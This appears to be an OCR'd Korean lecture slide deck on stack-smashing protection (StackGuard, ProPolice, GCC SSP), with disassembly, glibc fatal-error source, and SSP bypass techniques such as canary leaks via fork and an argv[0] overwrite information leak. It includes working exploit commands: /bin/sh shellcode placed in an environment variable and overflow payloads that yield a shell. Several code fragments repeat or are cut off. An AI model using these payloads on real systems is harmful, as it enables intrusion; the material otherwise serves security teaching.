

Random
Canary
Null
Canary
crt0(c runtime 0) library에서
random한 값을 생성
…
buffer
Local
variables
Stack
Canary
Return
Address
…
Terminator
Canary
XOR Random
Canary


Random
Canary
Null
Canary
…
buffer
CR, RF, Null, -1의 조합으로
canary를 생성
…
Terminator
Canary
XOR Random
Canary



Random Canary
Null Canary
…
buffer
Local variables
Stack Canary
Return Address
…
random한 값과 ret. addr.를 xor한 값을 canar로 설정
Memory에 저장된 random 값을 불러와 ret. addr.과 xor하여 비교
Terminator Canary
XOR Random Canary


```
#include <stdio.h>
#include <string.h>

int f(char **argv)
{
    int pseudo_canary = 0x1234;
    int pipa = 0;
    char *p;
    char a[0x30];

    p = a;

    printf("p=%x\n", p);
    strcpy(p, argv[1]);
    printf("p=%x\n", p);
    strncpy(p, argv[2], 16);
```

```
    if (pseudo_canary != 0x1234)
    {
        exit(0);
    }

int main(int argc, char **argv)
{
    f(argv);
    execl("program", "", 0);
    printf("End of program\n");
    return 0;
}
```


…
a
p
pipa
Stack Canary
Return Address
…


…
Overflow
pipa
Stack Canary
Return Address
…


…
a
p
pipa
Stack Canary
Return Address
…


…
a
p
pipa
Stack
Canary
Over
flow
s
…

```
imuina@ubuntu:~/ssp/testing$ export MYSHELL=`python -c 'print
"\x90"*65536+"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\
xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"'`

imuina@ubuntu:~/ssp/testing$ ./getenv
bffeff58

imuina@ubuntu:~/ssp/testing$ ./stackguard `python -c 'print
"A"*0x30+"\x8c\xf6\xfe\xbf"'` `python -c 'print "\x58\xff\xfe\xbf"'`
p=bffef644
p=bffef68c
$ id
uid=1000(imuina) gid=1000(imuina)
groups=1000(imuina),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(l
padmin),124(sambashare)
```

ProPolice

- sfp 앞에서 보호
- 변수 재배치

Play with SSP

- SSP를 활성화 하는 방법
  - Just Compile!
  - 8 byte 이상의 char형 배열을 갖는 함수들
- SSP를 완전히 활성화 하는 방법
  - -fstack-protector-all
- SSP를 비활성화 하는 방법
  - -fno-stack-protector

```c
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
    int target = 0x12345678;
    char buffer[0x10];

    if (argc > 1)
    {
        strcpy(buffer, argv[1]);
    }

    printf("%x\n", target);

    return 0;
}
```

```
imuina@ubuntu:~/ssp/testing$ gc
c -o bof_vuln bof.c -fno-stack-
protector

imuina@ubuntu:~/ssp/testing$ ./
bof_vuln `python -c 'print
"A"*0x14 + "A"*0xc +
"\x14\x84\x04\x08"'`
41414141
12345678
Segmentation fault (core dumped)
```


```c
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
    int target = 0x12345678;
    char buffer[0x10];

    if (argc > 1)
    {
        strcpy(buffer, argv[1]);
    }

    printf("%x\n", target);

    return 0;
}
```


```
imuina@ubuntu:~/ssp/testing$ gc
c -o bof_ssp bof.c -fstack-
protector-all

imuina@ubuntu:~/ssp/testing$ ./
bof_ssp `python -c 'print
"A"*0x14 + "A"*0xc +
"\x14\x84\x04\x08"'`
12345678
*** stack smashing detected
***: ./ssp terminated
(그리고 이상한 메시지들…)
```

```
imuina@ubuntu:~/ssp/testing$ gcc -o bof_ssp bof.c -fstack-protector-all

imuina@ubuntu:~/ssp/testing$ ./bof_ssp `python -c 'print "A"*0x14 +
"A"*0xc + "\x14\x84\x04\x08"'`
12345678
*** stack smashing detected ***: ./bof_ssp terminated
======= Backtrace: =========
/lib/i386-linux-gnu/libc.so.6(__fortify_fail+0x45)[0xb76330e5]
/lib/i386-linux-gnu/libc.so.6(+0x10509a)[0xb763309a]
./bof_ssp[0x80484db]
./bof_ssp[0x8048414]
======= Memory map: ========
08048000-08049000 r-xp 00000000 08:01 318677
/home/imuina/ssp/testing/bof_ssp
08049000-0804a000 r--p 00000000 08:01 318677
/home/imuina/ssp/testing/bof_ssp
…
bffdf000-c0000000 rw-p 00000000 00:00 0          [stack]
Aborted (core dumped)
```

```
Dump of assembler code for function main:
   0x08048414 <+0>:     push   %ebp
   0x08048415 <+1>:     mov    %esp,%ebp
   0x08048417 <+3>:     and    $0xfffffff0,%esp
   0x0804841a <+6>:     sub    $0x30,%esp
   0x0804841d <+9>:     movl   $0x12345678,0x2c(%esp)
   0x08048425 <+17>:    cmpl   $0x1,0x8(%ebp)
   0x08048429 <+21>:    jle    0x8048443 <main+47>
   0x0804842b <+23>:    mov    0xc(%ebp),%eax
   0x0804842e <+26>:    add    $0x4,%eax
   0x08048431 <+29>:    mov    (%eax),%eax
   0x08048433 <+31>:    mov    %eax,0x4(%esp)
   0x08048437 <+35>:    lea    0x1c(%esp),%eax
   0x0804843b <+39>:    mov    %eax,(%esp)
   0x0804843e <+42>:    call   0x8048330
<strcpy@plt>
   0x08048443 <+47>:    mov    $0x8048530,%eax
   0x08048448 <+52>:    mov    0x2c(%esp),%edx
   0x0804844c <+56>:    mov    %edx,0x4(%esp)
   0x08048450 <+60>:    mov    %eax,(%esp)
   0x08048453 <+63>:    call   0x8048320
<printf@plt>
   0x08048458 <+68>:    mov    $0x0,%eax
   0x0804845d <+73>:    leave
   0x0804845e <+74>:    ret
End of assembler dump.
```

```
Dump of assembler code for function main:
   0x08048464 <+0>:     push   %ebp
   0x08048465 <+1>:     mov    %esp,%ebp
   0x08048467 <+3>:     and    $0xfffffff0,%esp
   0x0804846a <+6>:     sub    $0x40,%esp
   0x0804846d <+9>:     mov    0x8(%ebp),%eax
   0x08048470 <+12>:    mov    %eax,0x1c(%esp)
   0x08048474 <+16>:    mov    0xc(%ebp),%eax
   0x08048477 <+19>:    mov    %eax,0x18(%esp)
   0x0804847b <+23>:    mov    %gs:0x14,%eax
   0x08048481 <+29>:    mov    %eax,0x3c(%esp)
   0x08048485 <+33>:    xor    %eax,%eax
   0x08048487 <+35>:    movl   $0x12345678,0x28(%esp)
   0x0804848f <+43>:    cmpl   $0x1,0x1c(%esp)
   0x08048494 <+48>:    jle    0x80484af <main+75>
   0x08048496 <+50>:    mov    0x18(%esp),%eax
   0x0804849a <+54>:    add    $0x4,%eax
   0x0804849d <+57>:    mov    (%eax),%eax
   0x0804849f <+59>:    mov    %eax,0x4(%esp)
   0x080484a3 <+63>:    lea    0x2c(%esp),%eax
   0x080484a7 <+67>:    mov    %eax,(%esp)
   0x080484aa <+70>:    call   0x8048380
<strcpy@plt>
   0x080484af <+75>:    mov    $0x80485b0,%eax
   0x080484b4 <+80>:    mov    0x28(%esp),%edx
   0x080484b8 <+84>:    mov    %edx,0x4(%esp)
   0x080484bc <+88>:    mov    %eax,(%esp)
   0x080484bf <+91>:    call   0x8048360
<printf@plt>
   0x080484c4 <+96>:    mov    $0x0,%eax
   0x080484c9 <+101>:   mov    0x3c(%esp),%edx
   0x080484cd <+105>:   xor    %gs:0x14,%edx
   0x080484d4 <+112>:   je     0x80484db <main+119>
   0x080484d6 <+114>:   call   0x8048370
<__stack_chk_fail@plt>
   0x080484db <+119>:   leave
   0x080484dc <+120>:   ret
End of assembler dump.
```


0
4
8
c
esp
esp+0x10
esp+0x20
buffer
target


0
4
8
c
esp
esp+0x10
esp+0x20
esp+0x30
argv[0]
argc
target
buffer
canary

%gs:0x14

- TLS(Thread Local Storage)
  - Thread마다 서로 다른 global variable을 사용하고 싶을 때 등에 사용
- gs segment register에 base address 저장
- Stack Canary는 gs:0x14에 저장되어 있다.

SSP 분석

- Stack Canary check에 실패하면…?
- __stack_chk_fail 함수가 glibc에 정의됨

debug/stack_chk_fail.c

```
void
__attribute__ ((noreturn))
__stack_chk_fail (void)
{
  __fortify_fail ("stack smashing detected");
}
```

debug/fortify_fail.c

```
void
__attribute__ ((noreturn))
__fortify_fail (msg)
     const char *msg;
{
  /* The loop is added only to keep gcc happy.  */
  while (1)
    __libc_message (2, "*** %s ***: %s terminated\n",
                    msg, __libc_argv[0] ?: "<unknown>");
}
```

sysdeps/unix/sysv/linux/libc_fatal.c (1)

```
struct str_list
{
  const char *str;
  size_t len;
  struct str_list *next;
};


/* Abort with an error message.  */
void
__libc_message (int do_abort, const char *fmt, ...)
{
  va_list ap;
  va_list ap_copy;
  int fd = -1;

  va_start (ap, fmt);
  va_copy (ap_copy, ap);

#ifdef FATAL_PREPARE
  FATAL_PREPARE;
#endif

  /* Open a descriptor for /dev/tty unless the user explicitly
     requests errors on standard error.  */
  const char *on_2 = __secure_getenv ("LIBC_FATAL_STDERR_");
  if (on_2 == NULL || *on_2 == '\0')
    fd = open_not_cancel_2 (_PATH_TTY, O_RDWR | O_NOCTTY | O_NDELAY);

  if (fd == -1)
    fd = STDERR_FILENO;

  struct str_list *list = NULL;
  int nlist = 0;
```

sysdeps/unix/sysv/linux/libc_fatal.c (2)

```
const char *cp = fmt;
 while (*cp != '\0')
   {
     /* Find the next "%s" or the end of the string.  */
     const char *next = cp;
     while (next[0] != '%' || next[1] != 's')
             {
               next = __strchrnul (next + 1, '%');

               if (next[0] == '\0')
                 break;
             }

     /* Determine what to print.  */
     const char *str;
     size_t len;
     if (cp[0] == '%' && cp[1] == 's')
             {
               str = va_arg (ap, const char *);
               len = strlen (str);
               cp += 2;
             }
     else
             {
               str = cp;
               len = next - cp;
               cp = next;
             }

     struct str_list *newp = alloca (sizeof (struct str_list));
     newp->str = str;
     newp->len = len;
     newp->next = list;
```

sysdeps/unix/sysv/linux/libc_fatal.c (3)

```
list = newp;
    ++nlist;
  }

bool written = false;
if (nlist > 0)
  {
    struct iovec *iov = alloca (nlist * sizeof (struct iovec));
    ssize_t total = 0;

    for (int cnt = nlist - 1; cnt >= 0; --cnt)
            {
              iov[cnt].iov_base = (void *) list->str;
              iov[cnt].iov_len = list->len;
              total += list->len;
              list = list->next;
            }

    INTERNAL_SYSCALL_DECL (err);
    ssize_t cnt;
    do
            cnt = INTERNAL_SYSCALL (writev, err, 3, fd, iov, nlist);
    while (INTERNAL_SYSCALL_ERROR_P (cnt, err)
                 && INTERNAL_SYSCALL_ERRNO (cnt, err) == EINTR);

    if (cnt == total)
            written = true;

    if (do_abort)
            {
              total = ((total + 1 + GLRO(dl_pagesize) - 1)
                               & ~(GLRO(dl_pagesize) - 1));
```

sysdeps/unix/sysv/linux/libc_fatal.c (4)

```
              struct abort_msg_s *buf = __mmap (NULL, total,
                                                                    PROT_READ | PROT_WRITE,
                                                                    MAP_ANON | MAP_PRIVATE, -1, 0);
              if (__builtin_expect (buf != MAP_FAILED, 1))
                {
                  buf->size = total;
                  char *wp = buf->msg;
                  for (int cnt = 0; cnt < nlist; ++cnt)
                          wp = mempcpy (wp, iov[cnt].iov_base, iov[cnt].iov_len);
                  *wp = '\0';

                  /* We have to free the old buffer since the application might
                           catch the SIGABRT signal.  */
                  struct abort_msg_s *old = atomic_exchange_acq (&__abort_msg,
                                                                                                  buf);

                  if (old != NULL)
                          __munmap (old, old->size);
                }
            }
  }

va_end (ap);

/* If we  had no success writing the message, use syslog.  */
if (! written)
  vsyslog (LOG_ERR, fmt, ap_copy);

va_end (ap_copy);

if (do_abort)
  {
    if (do_abort > 1 && written)
            {
              void *addrs[64];
```

sysdeps/unix/sysv/linux/libc_fatal.c (5)

```
#define naddrs (sizeof (addrs) / sizeof (addrs[0]))
                int n = __backtrace (addrs, naddrs);
                if (n > 2)
                  {
#define strnsize(str) str, strlen (str)
#define writestr(str) write_not_cancel (fd, str)
                    writestr (strnsize ("======= Backtrace: =========\n"));
                    __backtrace_symbols_fd (addrs + 1, n - 1, fd);

                    writestr (strnsize ("======= Memory map: ========\n"));
                    int fd2 = open_not_cancel_2 ("/proc/self/maps", O_RDONLY);
                    char buf[1024];
                    ssize_t n2;
                    while ((n2 = read_not_cancel (fd2, buf, sizeof (buf))) > 0)
                            if (write_not_cancel (fd, buf, n2) != n2)
                              break;
                    close_not_cancel_no_status (fd2);
                  }
              }

      /* Terminate the process.  */
      abort ();
    }
}
```

```
#define naddrs (sizeof (addrs) / sizeof (addrs[0]))
                int n = __backtrace (addrs, naddrs);
                if (n > 2)
                  {
#define strnsize(str) str, strlen (str)
#define writestr(str) write_not_cancel (fd, str)
                    writestr (strnsize ("======= Backtrace: =========\n"));
                    __backtrace_symbols_fd (addrs + 1, n - 1, fd);

                    writestr (strnsize ("======= Memory map: ========\n"));
                    int fd2 = open_not_cancel_2 ("/pr
                    char buf[1024];
                    ssize_t n2;
                    while ((n2 = read_not_cancel (fd2
                            if (write_not_cancel (fd
                              break;
                    close_not_cancel_no_status (fd2);
                  }
              }

      /* Terminate the process.  */
      abort ();
    }
}
```

```
/* Terminate the process.  */
      abort ();
    }
}
```

sysdeps/unix/sysv/linux/libc_fatal.c (1)

```
struct str_list
{
  const char *str;
  size_t len;
  struct str_list *next;
};


/* Abort with an error message.  */
void
__libc_message (int do_abort, const char *fmt, ...)
{
  va_list ap;
  va_list ap_copy;
  int fd = -1;

  va_start (
  va_copy (a

#ifdef FATAL_PREPARE
  FATAL_PREPARE;
#endif

  /* Open a descriptor for /dev/tty unless the user explicitly
     requests errors on standard error.  */
  const char *on_2 = __secure_getenv ("LIBC_FATAL_STDERR_");
  if (on_2 == NULL || *on_2 == '\0')
    fd = open_not_cancel_2 (_PATH_TTY, O_RDWR | O_NOCTTY | O_NDELAY);

  if (fd == -1)
    fd = STDERR_FILENO;

  struct str_list *list = NULL;
  int nlist = 0;
```

const char *on_2 = __secure_getenv ("LIBC_FATAL_STDERR_");

stdlib/secure-getenv.c

```
char *
__secure_getenv (name)
     const char *name;
{
  return __libc_enable_secure ? NULL : getenv (name);
}
```

```
char *
getenv (name)
     const char *name;
{
  size_t len = strlen (name);
  char **ep;
  uint16_t name_start;

  if (__environ == NULL || name[0] == '\0')
    return NULL;

  if (name[1] == '\0')
    {
      /* The name of the variable consists of only one character.  Therefore
                the first two characters of the environment entry are this character
                and a '=' character.  */
#if __BYTE_ORDER == __LITTLE_ENDIAN || !_STRING_ARCH_unaligned
      name_start = ('=' << 8) | *(const unsigned char *) name;
#else
# if __BYTE_ORDER == __BIG_ENDIAN
      name_start = '=' | ((*(const unsigned char *) name) << 8);
# else
 #error "Funny byte order."
# endif
#endif
      for (ep = __environ; *ep != NULL; ++ep)
               {
#if _STRING_ARCH_unaligned
                uint16_t ep_start = *(uint16_t *) *ep;
#else
                uint16_t ep_start = (((unsigned char *) *ep)[0]
                                                 | (((unsigned char *) *ep)[1] << 8));
```

```
#endif
                if (name_start == ep_start)
                  return &(*ep)[2];
              }
    }
  else
    {
#if _STRING_ARCH_unaligned
      name_start = *(const uint16_t *) name;
#else
      name_start = (((const unsigned char *) name)[0]
                                | (((const unsigned char *) name)[1] << 8));
#endif
      len -= 2;
      name += 2;

      for (ep = __environ; *ep != NULL; ++ep)
              {
#if _STRING_ARCH_unaligned
                uint16_t ep_start = *(uint16_t *) *ep;
#else
                uint16_t ep_start = (((unsigned char *) *ep)[0]
                                                | (((unsigned char *) *ep)[1] << 8));
#endif

                if (name_start == ep_start && !strncmp (*ep + 2, name, len)
                    && (*ep)[len + 2] == '=')
                  return &(*ep)[len + 3];
              }
    }

  return NULL;
}
```

sysdeps/unix/sysv/linux/libc_fatal.c (1)

```
struct str_list
{
  const char *str;
  size_t len;
  struct str_list *next;
};


/* Abort with an error message.  */
void
__li
{
  va
  va
  in

  va
  va

#ifd
  FA
#end

  /*

  co
  if (on_2 == NULL || *on_2 == '\0')
    fd = open_not_cancel_2 (_PATH_TTY, O_RDWR | O_NOCTTY | O_NDELAY);

  if (fd == -1)
    fd = STDERR_FILENO;

  struct str_list *list = NULL;
  int nlist = 0;
```

```
/* Open a descriptor for /dev/tty unless the user explicitly
     requests errors on standard error.  */
  const char *on_2 = __secure_getenv ("LIBC_FATAL_STDERR_");
  if (on_2 == NULL || *on_2 == '\0')
    fd = open_not_cancel_2 (_PATH_TTY, O_RDWR | O_NOCTTY | O_NDELAY);

  if (fd == -1)
    fd = STDERR_FILENO;
```

SSP 공격

- Information Leak
  - Stack Canary Leak
  - General Information Leak

- (Theoretical) DOS(Denial of Service)

Stack Canary Leak

- fork()함수가 불리면…

```
# define FORK() \
  INLINE_SYSCALL (clone, 3, CLONE_PARENT_SETTID | SIGCHLD, 0, &pid)
#endif
```

- clone syscall이 gs segment register 복사
- Child process가 같은 stack canary를 가짐

```
#include <stdio.h>

void func()
{
    char buf[8];
    printf("%x\n", *(int *)(buf
+ 8));
}

int main()
{
    int i, status, pid;
    for (i = 0; i < 5; i++)
    {
        pid = fork();
        if (!pid)
            break;
        wait(&status);
    }
    func();
}
```

```
imuina@ubuntu:~/ssp/testing$ ./
canary
2e77ca00
2e77ca00
2e77ca00
2e77ca00
2e77ca00
2e77ca00
```

```
(gdb) disassemble main
Dump of assembler code for function main:
   0x080484d1 <+0>:     push   %ebp
   0x080484d2 <+1>:     mov    %esp,%ebp
   …
   0x080484e4 <+19>:    call   0x80483d0 <fork@plt>
   …
   0x0804850f <+62>:    call   0x8048494 <func>
   0x08048514 <+67>:    leave
   0x08048515 <+68>:    ret
End of assembler dump.

(gdb) disassemble func
Dump of assembler code for function func:
   0x08048494 <+0>:     push   %ebp
   0x08048495 <+1>:     mov    %esp,%ebp
   0x08048497 <+3>:     sub    $0x28,%esp
   0x0804849a <+6>:     mov    %gs:0x14,%eax
   0x080484a0 <+12>:    mov    %eax,-0xc(%ebp)
   …
```

general information leak

- __libc_argv[0]을 덮음

debug/fortify_fail.c

```
__libc_message (2, "*** %s ***: %s terminated\n",
                   msg, __libc_argv[0] ?: "<unknown>");
```

```
imuina@ubuntu:~/ssp/testing$ ./test `python -c 'print "A"*268 + "AAAA"
+ "A"*8 + "A"*4'`
DONE!
Segmentation fault (core dumped)

imuina@ubuntu:~/ssp/testing$ ./test `python -c 'print "A"*268 +
"\x40\xf6\xff\xbf" + "B"*8 + "\x00"*4'`
DONE!
*** stack smashing detected ***:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAA@ﾂBBBBBBB terminated
Segmentation fault (core dumped)
```

2014 Codegate Final wsh

- Information leak with ssp

(Theoretical) Denial of Service

- 성공시키기 위해서는 더 깊은 지식이 필요
- Crash가 발생하지 않도록 조심스럽게 overflow
- 이론적으로 어떻게 가능한지에 대해…

sysdeps/unix/sysv/linux/libc_fatal.c


```
…
struct str_list *list = NULL;
  int nlist = 0;

  const char *cp = fmt;
  while (*cp != '\0')
    {
…
/* Determine what to print.  */
      const char *str;
      size_t len;
      if (cp[0] == '%' && cp[1] == 's')
        {
          str = va_arg (ap, const char *);
          len = strlen (str);
          cp += 2;
        }
…
```

sysdeps/unix/sysv/linux/libc_fatal.c

```
…
 bool written = false;
  if (nlist > 0)
    {
      struct iovec *iov = alloca (nlist * sizeof (struct iovec));
      ssize_t total = 0;

      for (int cnt = nlist - 1; cnt >= 0; --cnt)
        {
          iov[cnt].iov_base = (void *) list->str;
          iov[cnt].iov_len = list->len;
          total += list->len;
          list = list->next;
        }
…
```

sysdeps/unix/sysv/linux/libc_fatal.c

```
…
 if (do_abort)
         {
           total = ((total + 1 + GLRO(dl_pagesize) - 1)
                    & ~(GLRO(dl_pagesize) - 1));
           struct abort_msg_s *buf = __mmap (NULL, total,
                                             PROT_READ | PROT_WRITE,
                                             MAP_ANON | MAP_PRIVATE, -1,
0);
           if (__builtin_expect (buf != MAP_FAILED, 1))
             {
               buf->size = total;
               char *wp = buf->msg;
```



sysdeps/unix/sysv/linux/libc_fatal.c

```
              for (int cnt = 0; cnt < nlist; ++cnt)
                wp = mempcpy (wp, iov[cnt].iov_base, iov[cnt].iov_len);
              *wp = '\0';

              /* We have to free the old buffer since the application
might
                 catch the SIGABRT signal.  */
              struct abort_msg_s *old = atomic_exchange_acq
(&__abort_msg,
                                                              buf);
              if (old != NULL)
                __munmap (old, old->size);
            }
        }
    }
…
```

integer overflow?

- Controllable한 변수는 total 변수
- 증가시켜야 할 값은 아마 0xFFFFF000
- ㅠㅠ

page fault

- mempcpy함수를 이용하여 page fault가 발생하도록 유도
- 최대한 긴 data를 이용
- Stack Exhaustion Attack!

References

- Wikipedia – Buffer Overflow Protection
  - http://en.wikipedia.org/wiki/Buffer_overflow_protection
- History of Buffer Overflow
  - http://www.hackerschool.org/HS_Boards/data/Lib_system/History_of_Buffer_Overflow.pdf
- StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks
- Bypassing stackguard and stackshield

References

- On the battlefield with the Dragons
  - http://j00ru.vexillium.org/blog/29_05_14/dragons.pdf
- StackGuard: Simple Stack Smash Protection for GCC
  - ftp://gcc.gnu.org/pub/gcc/summit/2003/Stackguard.pdf
- http://cd80.tistory.com/53
